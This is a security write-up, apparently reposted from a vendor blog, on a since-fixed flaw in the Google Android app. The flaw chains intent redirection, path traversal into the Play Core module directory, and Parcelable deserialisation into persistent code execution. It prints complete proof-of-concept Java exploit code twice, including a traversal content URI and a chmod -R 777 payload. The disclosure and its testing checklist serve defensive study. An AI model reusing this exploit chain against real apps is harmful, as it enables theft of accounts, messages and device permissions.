Why dynamic code loading could be dangerous for your apps: a Google example
The Google app had an intent redirection flaw that let a malicious app reach a content provider and write an arbitrary file into a directory used for dynamic code loading. This allowed persistent code execution in the Google app's context, giving access to sensitive data and permissions.
 Published on blog.oversecured.com
Almost every Android app dynamically loads code from native .so libraries or .dex files. There are also some special libraries like Google Play Core to simplify this process.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is the Google app for Android (com.google.android.googlequicksearchbox), a pre-installed application. The feature at the centre of the write-up is dynamic code loading: almost every Android app loads code at runtime from native .so libraries or .dex files, and some use helper libraries such as Google Play Core to make that process easier. The article argues that this practice is unsafe because it can turn a file read/write vulnerability into code execution inside the vulnerable app.
The attack chain in the Google app was:
Intent redirection > gaining access to a vulnerable content provider and writing an arbitrary Google Play Core library module > resulting in persistent local code execution.
The author notes a similar vulnerability was found in the TikTok Android app.
Setup
The work was done while securing pre-installed apps on Android devices, using the Oversecured mobile apps scanner. The scanner reports vulnerabilities in Android and iOS apps and was used here to surface both the intent redirection and the dynamic code loading alerts. No specific device model, Android version or app version is given in the report.
The precondition for the attack is that the attacker's app is installed on the same device as the Google app and is launched once. After that, the malicious functionality persists in the Google app even if the attacker's app is removed. The attack required no user consent or notice.
Finding it
Scanning the app surfaced intent redirection:
Among the providers reachable through it, one carried the flag android:grantUriPermissions="true":
<provider android:name="com.google.android.apps.gsa.contentprovider.CommonContentProvider" android:exported="false" android:process=":search" android:authorities="com.google.android.googlequicksearchbox.CommonContentProvider" android:grantUriPermissions="true" />
The provider is not exported and carries the flag android:grantUriPermissions="true". It contained several handlers, one of which was in the class com.google.android.apps.gsa.staticplugins.assist.screenshot.C29246g:
public final ParcelFileDescriptor mo33581g(Uri uri, String str) { // a handler for `openFile(..)` method
   m33580f(uri);
   File i = m33575i(uri); // `/data/data/com.google.android.googlequicksearchbox/files/ScreenAssistScreenshots/` directory
   if (i == null) {
       //...
   }
   i.mkdirs();
   // `uri.getLastPathSegment()` returns a decoded value, a path-traversal is here
   return ParcelFileDescriptor.open(new File(i, uri.getLastPathSegment()), ParcelFileDescriptor.parseMode(str.toLowerCase(Locale.getDefault())));
}
The handler resolves a base directory, ScreenAssistScreenshots, creates it, and then opens a file whose name is the last path segment of the URI. Because uri.getLastPathSegment() returns a decoded value, a traversal sequence in the URI reaches the filesystem as a path traversal. Combined with the intent redirection, this gave read/write access to arbitrary files.
The scan report also contained alerts from the Dynamic code loading category:

That indicated the app uses the Google Play Core library. If an attacker could write an arbitrary module, the classes from that module would automatically be added to the ClassLoader of the app. The method for replacing modules is described in a separate article dedicated to the Google Play Core library vulnerability.
Exploitation
Step 1: write the attacker's APK into the app's verified-splits directory
The proof of concept is a MainActivity that, when launched with the evil action, copies its own APK into the URI supplied in the intent data, then triggers the second stage. Otherwise it builds a traversal URI against the content provider and passes it to the Google app through an intent redirection in SearchActivity.
File MainActivity.java:
public class MainActivity extends Activity {
    static final String APP = "com.google.android.googlequicksearchbox";

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        handle(getIntent());
    }

    protected void onNewIntent(Intent intent) {
        super.onNewIntent(intent);

        handle(intent);
    }

    private void handle(Intent intent) {
        if ("evil".equals(intent.getAction())) {
            try (InputStream inputStream = new FileInputStream(getApplicationInfo().sourceDir)) {
                try (OutputStream outputStream = getContentResolver().openOutputStream(intent.getData())) {
                    IOUtils.copy(inputStream, outputStream);
                }
            } catch (Throwable th) {
                throw new RuntimeException(th);
            }
            start();
        } else {
            Uri uri = Uri.parse("content://com.google.android.googlequicksearchbox.CommonContentProvider/assist.com.google.android.apps.gsa.staticplugins.assist.screenshot.ScreenshotProvider/1/ScreenAssistScreenshots/..%2Fsplitcompat%2F" + getVersionCode() + "%2Fverified-splits%2Fconfig.test.apk");
            Intent next = new Intent("evil", uri);
            next.setClass(this, getClass());
            next.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);

            Intent i = new Intent("android.intent.action.ASSIST");
            i.setClassName(APP, "com.google.android.googlequicksearchbox.SearchActivity");
            i.putExtra("KEY_HANDOVER_THROUGH_VELVET", next);
            startActivity(i);
        }
    }

    private int getVersionCode() {
        try {
           return getPackageManager().getPackageInfo(APP, 0).versionCode;
        } catch (Throwable th) {
           throw new RuntimeException(th);
        }
    }

    private void start() { // that broadcast receiver automatically tries to deserialize a value
        Intent i = new Intent("com.google.android.gms.udc.action.FACS_CACHE_UPDATED_EXPLICIT");
        i.setClassName(APP, "com.google.android.apps.search.googleapp.permissions.udcdataservice.facs.FacsBroadcastReceiver_Receiver");
        i.putExtra("evil", new EvilParcelable());
        sendBroadcast(i);
    }
}
The traversal URI targets ScreenAssistScreenshots/..%2Fsplitcompat%2F<versionCode>%2Fverified-splits%2Fconfig.test.apk. The %2F sequences are decoded by getLastPathSegment(), so the file is written outside the screenshots directory, into the app's splitcompat/<versionCode>/verified-splits/ directory under the name config.test.apk. The payload is the attacker's own APK, read from getApplicationInfo().sourceDir.
The redirection is delivered with an android.intent.action.ASSIST intent aimed at com.google.android.googlequicksearchbox.SearchActivity, carrying the inner intent as the KEY_HANDOVER_THROUGH_VELVET extra. The inner intent is explicitly addressed back to the attacker's own activity and carries both FLAG_GRANT_READ_URI_PERMISSION and FLAG_GRANT_WRITE_URI_PERMISSION.
Step 2: trigger deserialisation to run the command
Once the APK is in place, the attacker sends a broadcast to com.google.android.apps.search.googleapp.permissions.udcdataservice.facs.FacsBroadcastReceiver_Receiver with the action com.google.android.gms.udc.action.FACS_CACHE_UPDATED_EXPLICIT and an evil extra holding a Parcelable. The receiver automatically tries to deserialise the value, which invokes the attacker's CREATOR.
File EvilParcelable.java:
public class EvilParcelable implements Parcelable {
   public static final Parcelable.Creator<EvilParcelable> CREATOR = new Parcelable.Creator<EvilParcelable>() {
       public EvilParcelable createFromParcel(android.os.Parcel parcel) {
           exploit();
           return null;
       }

       public EvilParcelable[] newArray(int i) {
           exploit();
           return null;
       }

       private void exploit() {
           try {
               Runtime.getRuntime().exec("chmod -R 777 /data/data/" + MainActivity.APP).waitFor();
           } catch (Throwable th) {
               throw new RuntimeException(th);
           }
       }
   };

   public int describeContents() { return 0; }
   public void writeToParcel(android.os.Parcel parcel, int i) {}
}

This code executes the command chmod -R 777 /data/data/com.google.android.googlequicksearchbox in the context of Google.
The result:
Root cause
Two mistakes combine. First, the content provider handler builds a file path from uri.getLastPathSegment(), which returns a decoded value, so an encoded ..%2F sequence escapes the intended ScreenAssistScreenshots directory. The provider is not exported and carries android:grantUriPermissions="true"; the write was reached through intent redirection.
Second, the app loads code dynamically through the Google Play Core library. Because the attacker can write into splitcompat/<versionCode>/verified-splits/, an attacker-written module would have its classes automatically added to the app's ClassLoader. The broadcast receiver then deserialises an attacker-supplied Parcelable, and the CREATOR runs during deserialisation. The report does not describe any additional defence that would have stopped the chain.
Impact
Any app installed on the same device could have stolen arbitrary data from the Google app, for example access to a Google account, the user's search history, voice assistant interaction data, and mail from Gmail. It could also have intercepted app rights, including access to read and send SMS messages, contacts, call history (as well as making and receiving calls), calendar, microphone, camera, location, Bluetooth and NFC.
The attacker's app needed to launch only once. After that, even if the app was removed, the malicious functionality would continue to be present in the Google app independently. The attack did not require any user consent or notice. Google fixed the issue in May 2021.
Fix
Google fixed the issue in May 2021. The report does not describe the specific code changes. The general lesson it draws is not to load code dynamically, because that unsafe practice can escalate a vulnerability that allows stealing or overwriting arbitrary files into critical code execution inside a vulnerable app.
Variants to test
- Look for content providers with
android:grantUriPermissions="true"that are reachable through intent redirection, and check whether any handler passesuri.getLastPathSegment()(or another decoded path component) intoFileorParcelFileDescriptor.open. A positive result is a write landing outside the intended base directory. - Check whether the app uses Google Play Core or another dynamic loading mechanism, and whether the directory it loads modules from is writable through any file-write primitive. A positive result is an attacker-controlled file appearing in a verified-splits or equivalent module directory.
- Look for broadcast receivers that deserialise
Parcelableextras from other apps. A positive result is aCREATORorreadParcelablepath executing attacker code when the broadcast is sent. - Chain a file-write primitive with a dynamic loader: write a module, then trigger a load. A positive result is the attacker's classes appearing in the app's ClassLoader and code running in the app's context.
What happened, in plain words
Almost every Android app loads code dynamically from native .so libraries or .dex files. There are also some special libraries like Google Play Core to simplify this process.
In this blog, we want to convince developers not to load any code dynamically, because this unsafe practice can escalate a vulnerability that allows stealing/overwriting arbitrary files into critical code execution inside a vulnerable app.
For example: in the Google app, which will be discussed in detail later, the attack chain looked like this:
Intent redirection > gaining access to a vulnerable content provider and writing an arbitrary Google Play Core library module > resulting in persistent local code execution.
We also found a similar vulnerability in the TikTok app.
Do you want to check your mobile apps for such types of vulnerabilities? Oversecured mobile apps scanner provides an automatic solution that helps to detect vulnerabilities in Android and iOS mobile apps. You can integrate Oversecured into your development process and check every new line of your code to ensure your users are always protected.
Start securing your apps by starting a free 2-week trial from Quick Start, or you can book a call with our team or contact us to explore more.
Arbitrary code execution in Google
While securing pre-installed apps on Android devices, we discovered persistent arbitrary code execution in the Google app. Google fixed the issue in May 2021. This could have allowed any app installed on the same device to steal arbitrary data from it, for example, accessing a Google account, user's search history, voice assistant interaction data, mail from Gmail, and to intercept app rights, including access to read and send SMS messages, contacts, call history (as well as making and receiving calls), calendar, microphone, camera, location, Bluetooth and NFC.
The attacker's app needed to launch only once for this attack to succeed. After that, even if the app was removed, the malicious functionality would continue to be present in the Google app independently. Moreover, the attack did not require any user consent or notice.
Discovering the bug
We scanned the app and found intent redirection:
Then, we found one of the providers with the flag android:grantUriPermissions="true":
<provider android:name="com.google.android.apps.gsa.contentprovider.CommonContentProvider" android:exported="false" android:process=":search" android:authorities="com.google.android.googlequicksearchbox.CommonContentProvider" android:grantUriPermissions="true" />
It contained several handlers, one of which was in the class com.google.android.apps.gsa.staticplugins.assist.screenshot.C29246g:
public final ParcelFileDescriptor mo33581g(Uri uri, String str) { // a handler for `openFile(..)` method
   m33580f(uri);
   File i = m33575i(uri); // `/data/data/com.google.android.googlequicksearchbox/files/ScreenAssistScreenshots/` directory
   if (i == null) {
       //...
   }
   i.mkdirs();
   // `uri.getLastPathSegment()` returns a decoded value, a path-traversal is here
   return ParcelFileDescriptor.open(new File(i, uri.getLastPathSegment()), ParcelFileDescriptor.parseMode(str.toLowerCase(Locale.getDefault())));
}
As a result, it led to gaining read/write access to arbitrary files.
The scan report also contained alerts from the Dynamic code loading category:
This indicated that the app uses the Google Play Core library. Now, if an attacker wrote an arbitrary module, the classes from the attacker's module would automatically be added to the ClassLoader of the app.
A more detailed description about the method of replacing modules is described in the article dedicated to this vulnerability in the Google Play Core library.
Proof of Concept:
This code will execute the command chmod -R 777 /data/data/com.google.android.googlequicksearchbox in the context of Google.
File MainActivity.java
public class MainActivity extends Activity {
    static final String APP = "com.google.android.googlequicksearchbox";

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        handle(getIntent());
    }

    protected void onNewIntent(Intent intent) {
        super.onNewIntent(intent);

        handle(intent);
    }

    private void handle(Intent intent) {
        if ("evil".equals(intent.getAction())) {
            try (InputStream inputStream = new FileInputStream(getApplicationInfo().sourceDir)) {
                try (OutputStream outputStream = getContentResolver().openOutputStream(intent.getData())) {
                    IOUtils.copy(inputStream, outputStream);
                }
            } catch (Throwable th) {
                throw new RuntimeException(th);
            }
            start();
        } else {
            Uri uri = Uri.parse("content://com.google.android.googlequicksearchbox.CommonContentProvider/assist.com.google.android.apps.gsa.staticplugins.assist.screenshot.ScreenshotProvider/1/ScreenAssistScreenshots/..%2Fsplitcompat%2F" + getVersionCode() + "%2Fverified-splits%2Fconfig.test.apk");
            Intent next = new Intent("evil", uri);
            next.setClass(this, getClass());
            next.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);

            Intent i = new Intent("android.intent.action.ASSIST");
            i.setClassName(APP, "com.google.android.googlequicksearchbox.SearchActivity");
            i.putExtra("KEY_HANDOVER_THROUGH_VELVET", next);
            startActivity(i);
        }
    }

    private int getVersionCode() {
        try {
           return getPackageManager().getPackageInfo(APP, 0).versionCode;
        } catch (Throwable th) {
           throw new RuntimeException(th);
        }
    }

    private void start() { // that broadcast receiver automatically tries to deserialize a value
        Intent i = new Intent("com.google.android.gms.udc.action.FACS_CACHE_UPDATED_EXPLICIT");
        i.setClassName(APP, "com.google.android.apps.search.googleapp.permissions.udcdataservice.facs.FacsBroadcastReceiver_Receiver");
        i.putExtra("evil", new EvilParcelable());
        sendBroadcast(i);
    }
}
File EvilParcelable.java
public class EvilParcelable implements Parcelable {
   public static final Parcelable.Creator<EvilParcelable> CREATOR = new Parcelable.Creator<EvilParcelable>() {
       public EvilParcelable createFromParcel(android.os.Parcel parcel) {
           exploit();
           return null;
       }

       public EvilParcelable[] newArray(int i) {
           exploit();
           return null;
       }

       private void exploit() {
           try {
               Runtime.getRuntime().exec("chmod -R 777 /data/data/" + MainActivity.APP).waitFor();
           } catch (Throwable th) {
               throw new RuntimeException(th);
           }
       }
   };

   public int describeContents() { return 0; }
   public void writeToParcel(android.os.Parcel parcel, int i) {}
}
The result:
Glossary
- Android app: a program that runs on an Android phone or tablet, usually installed from the Google Play Store.
- APK: the file format of an Android app, a package containing the app's code and resources.
- Arbitrary code execution: a situation where an attacker can make a program run code the attacker chose, rather than only the code the developer wrote.
- Arbitrary file read/write: the ability to read or write any file the app can reach, not just the files the feature was meant to touch.
- Broadcast: an Android message that one app sends and other apps or components can receive.
- Broadcast receiver: the Android component that listens for broadcasts and handles them.
- ClassLoader: the part of a running app that finds and loads code so it can be executed.
- Content provider: an Android component that lets apps share data, addressed through a
content://URI. - CREATOR: a special field on a
Parcelableclass that Android uses to rebuild the object when it is received. - Deserialisation: turning stored or transmitted data back into a live object in memory; if the data comes from an attacker, this can run attacker code.
- Dynamic code loading: loading code at runtime from files such as
.solibraries or.dexfiles, instead of only using code shipped inside the app. - Extra: an additional piece of data attached to an Android intent.
- Google Play Core: a helper library from Google that apps use, among other things, to load modules of code at runtime.
- Handler: the piece of code inside a component that actually performs an operation, such as opening a file.
- Intent: an Android message that asks a component to do something, optionally carrying data.
- Intent redirection: a flaw where an app passes an attacker-supplied intent on to another component, letting the attacker reach components they could not reach directly.
- Module: a separate package of code that an app loads at runtime, for example through Google Play Core.
openFile(..): the content provider method that opens a file behind acontent://URI and returns a file descriptor.- Parcelable: an Android object that can be written into a
Parceland rebuilt on the other side. - Path traversal: using
..sequences in a path to escape the intended directory and reach other files. ParcelFileDescriptor: an Android wrapper around an open file, used to pass file access between components.- Persistent: surviving after the attacker's app is closed or removed, because the malicious content stays in the victim app's storage.
- Pre-installed app: an app that comes with the device and is present before the user installs anything.
- Provider flag
android:grantUriPermissions="true": an Android setting that lets another component temporarily grant access to a URI on the provider, even when the provider is not exported. android:exported="false": an Android setting meaning the component is not directly reachable by other apps.chmod -R 777: a shell command that gives every user full read, write and execute permission on a directory and everything inside it.%2F: the URL encoding of the/character; it is decoded back to/when the URI is parsed.getLastPathSegment(): an Android method that returns the last part of a URI path, after decoding it.- URI: a way of naming a resource, such as a file or a content provider entry, in the form
content://.... - Verified splits: a directory under the app's
splitcompatstorage that appeared in the traversal path. .dexfile: the compiled code format used by Android apps..solibrary: a native code library, written in a language such as C or C++, that an Android app can load at runtime.